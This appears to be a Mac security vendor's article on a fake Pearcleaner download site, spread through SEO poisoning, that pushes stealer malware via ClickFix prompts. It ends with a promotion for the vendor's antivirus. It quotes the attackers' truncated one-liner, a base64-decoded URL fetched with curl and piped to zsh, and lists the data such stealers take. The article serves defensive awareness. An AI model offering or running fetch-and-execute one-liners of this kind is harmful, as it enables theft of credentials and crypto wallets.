




If you recently downloaded the Pearcleaner app on your Mac, there is a chance your computer was breached by a stealer. Pearcleaner is a popular open-source free Mac app that helps users delete apps on their computers. A fake site impersonating it has popped up, and security vendors have still not caught up to the threat.
The technique that cybercriminals are using in this campaign is a classic template that’s reused over and over. In other words, even if you did not download this particular app, this report is a must-read, as a solid understanding of this method could save you a lot of grief in the future. Let’s dive straight in.

Keep your Mac safe from stealers
A perfect case example of how criminals breach your Mac to steal your data and crypto
What follows is a classic threat campaign technique commonly used today to infect Mac users with stealer malware. The details, such as what app is being impersonated or how the malware is distributed, may change slightly, but overall, this case is a perfect example showing how criminals create malicious infrastructure (and then vanish into thin air), stealing your data and crypto.
Recently, r/MacApps, a MacOS app media and site, posted a warning on Reddit about a fake Pearclearner app site.
The site was still live when this report was being written. And the developer of the real Pearcleaner app confirmed that cybercriminals were, in fact, impersonating the legitimate Pearcleaner app. Users who checked the malware reported that it behaves like AMOS, stealing data and crypto wallet keys.

The fake Pearcleaner site is pearclearner[.]com, while the real Pearcleaner app can be downloaded from GitHub at https://github.com/alienator88/Pearcleaner/ or at https://itsalin.com.
“The only legitimate website owned by me is https://itsalin.com. Anything else offering Pearcleaner downloads is either a scam or not affiliated with me,” said Alin Lupascu, the developer of the free and safe Pearcleaner app, in response to this new cybercriminal campaign targeting Mac users with malware.
What happens if Pearcleaner gets on your Mac
Users on Reddit and GitHub reported that clicking on the “Download Pearclearner Free” button on the fake site redirected them to filemapleshare[.]com, where criminals tried to convince them to install the malware using ClickFix social engineering techniques.
“Copy and paste this code into your Mac terminal to install Pearcleaner,” the site said, as reported by users. Here’s what the code looked like.
curl -s $(echo "aHR0cHM6Ly...==" | openssl base64 -d -A) | zshThe code is also a classic example of ClickFix scripts used to bypass your Mac’s security protections. When you run a script via your Mac Terminal, you are basically telling your Mac to give the script full privileges and let it go unchecked.
Note the base64 command at the end of the script. That command is telling us that the script is encoded, which is why you see the script as random letters and numbers. Decoded, those letters point to the malicious site filemapleshare[.]com, where users reported finding malicious ClickFix instructions.
Do not copy and paste any codes that look like the one above on your Mac Terminal. And if you must run Terminal scripts on your computer, always verify that they are safe.
According to users, the malware in this campaign behaved like AMOS, which goes after:
- Browser saved passwords, cookies/session tokens, autofill, cards
- Keychain (often via a fake password prompt)
- Crypto wallets and wallet extensions
- Files from Desktop/Documents
It also creates an attacker-controlled C2 channel that can be used as a backdoor and to exfiltrate all the stolen data.
We did not check the malware sample being distributed via ClickFix, nor did we find it online, so we cannot confirm that it is an AMOS sample. Other stealers like MacSync behave in the same way and are also distributed via ClickFix. We did take a closer look at the fake site and the infrastructure still in place, and we found some interesting things.
What we found when taking a closer look at the fake Pearcleaner site
As mentioned, we checked the malicious site distributing Mac malware and found that it was still live. However, instead of redirecting us to a website where ClickFix instructions were hosted, every time we clicked on the “Download Pearcleaner for Free” button, we got a completely new domain serving us a downloadable file. The downloadable file we got was heavy, weighing in at 808 MB, and zipped.


We checked these sites generating downloads from the fake Pearcleaner site on Virus Total, and they were flagged as suspicious malware by ESET. However, the analysis gave us no details on what type of malware it was.

We unpacked the 808 MB zip file from the fake Pearcleaner site and found that the bundle contained a Python executable file that acted as a bootstrap. The Python executable file and bootstrap script include variables to check for iOS, Android, Windows, Linux, and macOS, as shown below. This is common in cross-platform malware campaigns.
Serving malicious files from different websites is a technique used by cybercriminals to evade security tools. By changing the domains from which the malware files they distribute are downloaded, they rotate their infrastructure. This makes it more difficult for automated security systems to flag the threat.
In simple terms, it’s easy to flag one site. It’s harder to flag infinite, randomly generated sites.
A big twist: Top-of-class SEO poisoning techniques versus fake ads
A big twist in this campaign is how users were lured to this fake site. Checking WHOIS data, we found that the fake site was created on April 25, and the site where the malware ClickFix payload is located was created on June 20.
Impressively, in a short period of time, the cybercriminals behind this campaign managed to trick Google Search algorithms as well as other browsers’ search algorithms, such as DuckDuckGo, using SEO poisoning techniques.

Usually, in ClickFix Mac malware “smash and grab” campaigns, criminals will create a fake site and then run ads on Google to direct users to the fake site. This threat actor did things differently and has a different set of skills: SEO Poisoning. And they are very good at it.
The threat actor optimized the fake, malicious Pearcleaner page in such a way that anytime a user would search for the app on Google, the malicious page would be right at the top. SEO poisoning is not uncommon. However, it is not an easy trick to pull off and is not a strategy that is trending in the Mac stealer cybercriminal arenas.

By the time this report was filed, the SEO poisoning was still in place. Google information showed that the threat actor was targeting several regions with a high focus on the U.S.
How to stay safe from Mac stealers
Mac stealers aren’t going anywhere. While some stealers spread via ClickFix, others breach your Mac as a downloadable file. There are several things you can do on the human side and the technical side to raise your awareness and strengthen your tech stack.
Get Moonlock. It offers layers of protection for today’s Mac threat landscape.
The Moonlock antivirus app offers you layers of protection to withstand the relentless Mac threat landscape. Through Real-Time Protection, the Moonlock app checks every file you interact with, including emails and terminal scripts. The app runs on a constantly updated malware database. This means it can flag and shut down new threats even before security fixes are released.

To add more layers of protection, the Moonlock app ships with a built-in Scam Detector. With it, you can check any message for scams and phishing. The Scam Detector will tell you if a message is dangerous and why.
The app also includes a VPN and a Security Advisor feature to help you build safe digital habits, and it can scan your Mac settings and guide you through how to turn them up to the highest levels.
Test-drive Moonlock today, free for 7 days, and see how it feels.
It’s not just ads; organic search results can also be malicious
While lately, most cybercriminal Mac stealer campaigns heavily use sponsored ads to lure users to fake sites, SEO poisoning is far from dead. This technique is much more effective than online ads because users place a higher level of trust in organic search results.
Keep in mind that just because something is a top-of-page result does not make it safe. Whether it’s an ad or organic results, watch where you click.
Watch out for downloads and Terminal ClickFix scripts
Mac malware can breach your computer either via Terminal commands in ClickFix attacks or through downloadable files. When installing software and apps, use Homebrew, official GitHub pages, the Apple App Store, or safe and respected alternatives if you live in regions like the E.U.
Final thoughts
Unfortunately, cybercriminals and threat actors have figured out how to bypass the once-thought-to-be-iron-clad Mac security guardrails. They are also constantly innovating to stay one step ahead of security updates and patches.
Despite this, there is still much you can do. Keep up with Mac security news, learn how your tech works and how criminals operate, and build your own layers of security for a safer and calmer digital experience.
This is an independent publication, and it has not been authorized, sponsored, or otherwise approved by Apple Inc. Mac and macOS are trademarks of Apple Inc.





